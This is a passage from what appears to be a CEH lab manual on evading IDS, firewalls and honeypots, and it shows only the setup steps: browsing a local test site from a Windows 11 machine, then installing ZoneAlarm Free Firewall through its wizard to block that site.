
Note: **www.moviescope.com** is a local website that is hosted and configured in the **Windows Server 2019** machine.

2. Switch to the **Windows 11** virtual machine.
3. Open any browser (here, **Google Chrome**) and place the cursor in the address bar, type **www.moviescope.com** and press **Enter**.
4. As you can observe that **www.moviescope.com** can be browsed in the **Windows 11** machine.
5. In this task, we are going to block this site from browsing. Close the **Google Chrome** browser.




Module 12 – Evading IDS, Firewalls, and Honeypots


6. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL** and double-click **zafwSetupWeb_158_189_19019.exe** to install ZoneAlarm FREE FIREWALL.
7. If the **User Account Control** pop-up appears, click **Yes**.
8. The **ZoneAlarm Free Firewall Install** wizard appears; check **By clicking here, you accept the terms of the Privacy Policy**, and then click **Custom Install**.



9. The **End User License Agreement** wizard appears; click **Agree >**.



10. In the **Application Control Mode** wizard, ensure that the **Set Application Control to AUTO-LEARN mode** option is selected, and click **Next >**.
11. By choosing this mode, Zone Alarm Firewall configures the security settings based on behavior and automates this process for your network.



12. Click the **Skip** button in the **Add our Free Chrome Extension for Safer Browsing** wizard.

